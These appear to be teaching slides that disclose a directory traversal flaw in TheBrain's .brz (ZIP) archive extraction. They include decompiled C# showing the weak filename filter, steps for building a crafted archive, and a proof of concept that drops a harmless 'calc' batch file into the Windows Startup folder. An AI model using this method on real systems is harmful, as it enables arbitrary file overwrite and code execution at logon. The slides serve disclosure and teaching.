

The target: a mind mapping software developed since 1997 and still very updated

Welcome to TheBrain

TheBrain helps you work the way you think, letting you connect information in a meaningful way. You can organize, create, and share your ideas and elements of your digital life.

Need help getting started?

Create a Quick-Start Guide

Looking for your brains?

Login





Found in July 2012 in version 7.0.4.4
Current version [11.0.127.0](#) is still affected
Reported on 5 August 2020, still not fixed by vendor
Found and reported by [Luigi Auriemma](#)



test.brz

BRZ is a registered file type

BRZ files are opened by TheBrain when clicked



BRZ is just a ZIP file


ZIP files contain files and folders



The content of the BRZ (ZIP) file is extracted by the software into a new temporary folder



1a56fbe9-4076-570e-863a-593e488d77b2	2 962
01a5d810-2e2b-5b9b-947b-023f5e3475cd	6 043
0a42b898-38dd-5989-b930-ec35e79398ce	2 917
tombstones.json	3 292
thoughts.json	112 115
syncpoints.json	3 160
settings.json	9 640
modificationlogs.json	10 203
meta.json	3 508
links.json	139 323
fieldinstances.json	3
fielddefinitions.json	3
calendarevents.json	3
brainusers.json	346
attachments.json	49 003
access.json	3




We can force it to extract the files in other folders for executing malware and editing files




test.brz


1a56fbe9-4076-570e-863a-593e488d77b2	2 962
01a5d810-2e2b-5b9b-947b-023f5e3475cd	6 043
0a42b898-38dd-5989-b930-ec35e79398ce	2 917
tombstones.json	3 292
thoughts.json	112 115
syncpoints.json	3 160
settings.json	9 640
modificationlogs.json	10 203
meta.json	3 508
links.json	139 323
fieldinstances.json	3
fielddefinitions.json	3
calendarevents.json	3
brainusers.json	346
attachments.json	49 003
access.json	3



How to test





test.bat



test.zip

Create a file

ZIP the file



Open the ZIP
file

Rename the
archived file



.../..../DIR/FILE



test.brz

Rename the
ZIP to BRZ

Technical details

FileTypesMan

Extension	Type Name	Description	MIME Type
□	LaunchWinApp.exe		
BrainTheme	TheBrain.Theme	Brain Theme	application/BrainTheme
.brz	TheBrain.Document	TheBrain Archive	application/BrainArchive

Process Monitor

Operation	Path
>CreateFile	C:\Users\test\BmTmp\kLDvL\M
>CreateFile	C:\Users\test\BmTmp\kLDvL\M
>CreateFile	C:\Users\test\BmTmp\kLDvL
>CreateFile	C:\Users\test\BmTmp
QueryNetwork...	C:\Users\test\BmTmp
CloseFile	C:\Users\test\BmTmp
CreateFile	C:\Users\test\BmTmp\kLDvL
CloseFile	C:\Users\test\BmTmp\kLDvL
CreateFile	C:\Users\test\BmTmp\kLDvL\M
CloseFile	C:\Users\test\BmTmp\kLDvL\M
CreateFile	C:\Users\test\BmTmp\kLDvL\
CreateFile	C:\Users\test\BmTmp\kLDvL\
CreateFile	C:\Users\test\BmTmp\kLDvL
QueryNetwork...	C:\Users\test\BmTmp\kLDvL
CloseFile	C:\Users\test\BmTmp\kLDvL
CreateFile	C:\Users\test\BmTmp\kLDvL\
CloseFile	C:\Users\test\BmTmp\kLDvL\
CreateFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data
CreateFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data
CreateFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d
CreateFile	C:\Users\test\BmTmp\kLDvL\
QueryNetwork...	C:\Users\test\BmTmp\kLDvL\
CloseFile	C:\Users\test\BmTmp\kLDvL\
CreateFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d
CloseFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d
CreateFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data
CloseFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data
CreateFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data\lcon.png
CreateFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data\lcon.png
WriteFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data\lcon.png
CloseFile	C:\Users\test\BmTmp\kLDvL\6eca60c9f6fa-5004-ab9d-bf0d4999659d\data\lcon.png

Source code via ILSpy

```
// TheBrain.Sys.FileUtility
using Ionic.Zip;
using System;
using System.IO;

public static void Unzip(string file, string dir, Action<string> logDelegate, bool skipIfUpToDate)
{
    using (ZipFile zipFile = ZipFile.Read(file, new ReadOptions
    {
        Encoding = SlashConverterUtf8Encoding.Instance
    }))
    {
        foreach (ZipEntry item in zipFile)
        {
            string text = Utils.FilterIllegalFilenameCharacters(item.FileName,
allowSlash: true);
            if (text != item.FileName)
            {
                logDelegate("Replacing illegal filename " + item.FileName + " with " + text + ".");
            }
            string text2 = Path.Combine(dir, text);
            if (item.isDirectory)
            {
                Directory.CreateDirectory(text2);
                continue;
            }
            Directory.CreateDirectory(Directory.GetParent(text2).FullName);
            bool flag = false;
            bool flag2 = File.Exists(text2);
            if (skipIfUpToDate && flag2 && item.LastModified <=
File.GetLastWriteTime(text2))
            {
                flag = true;
            }
            if (!flag)
            {
                if (flag2)
                {
                    new FileInfo(text2).IsReadOnly = false;
                }
                using (FileStream stream = File.Create(text2))
                {
                    item.Extract(stream);
                }
            }
        }
    }
}
```

Source code via ILSpy

```
// TheBrain.Sys.Utils
using System.Text;

public static string FilterIllegalFilenameCharacters(string name, bool allowSlash =
false, bool clipName = true)
{
    string text = allowSlash ? "\\\\:*\?<>|\\" : "/\\\:*\?<>|\\";
    StringBuilder stringBuilder = new StringBuilder(name);
    for (int i = 0; i < stringBuilder.Length; i++)
    {
        char c = stringBuilder[i];
        if (text.IndexOf(c) != -1 || c < ' ')
        {
            stringBuilder[i] = '_';
        }
    }
    string text2 = stringBuilder.ToString();
    string[] rESERVED_FILE_NAMES = RESERVED_FILE_NAMES;
    foreach (string value in rESERVED_FILE_NAMES)
    {
        if (text2.ToUpper().Equals(value))
        {
            return text2 + "_";
        }
    }
    if (text2.EndsWith("."))
    {
        text2 = text2.Substring(0, text2.Length - 1);
    }
    if (clipName && text2.Length > 255)
    {
        text2 = text2.Substring(0, 255);
    }
    return text2;
}
```

Proof-of-concept

Name	Size	Pac...	Modified	Created
..../AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xxx.bat				

Operation	Path
CreateFile	C:\Users\test\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xxx.bat
CreateFile	C:\Users\test\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xxx.bat
WriteFile	C:\Users\test\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xxx.bat
CloseFile	C:\Users\test\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\xxx.bat

Share View Manage


test > AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup

Name	Date modified	Type	Size
xxx.bat	8/1/2020 6:27 AM	Windows Batch File	1 KB


xxx.bat - Notepad

File Edit Format View Help

calc



Notes:



- Files can be overwritten
- Any file and extension is allowed
- Simple slides for beginners and for being viewed on mobile
- Just for teaching directory traversal vulnerabilities using a real example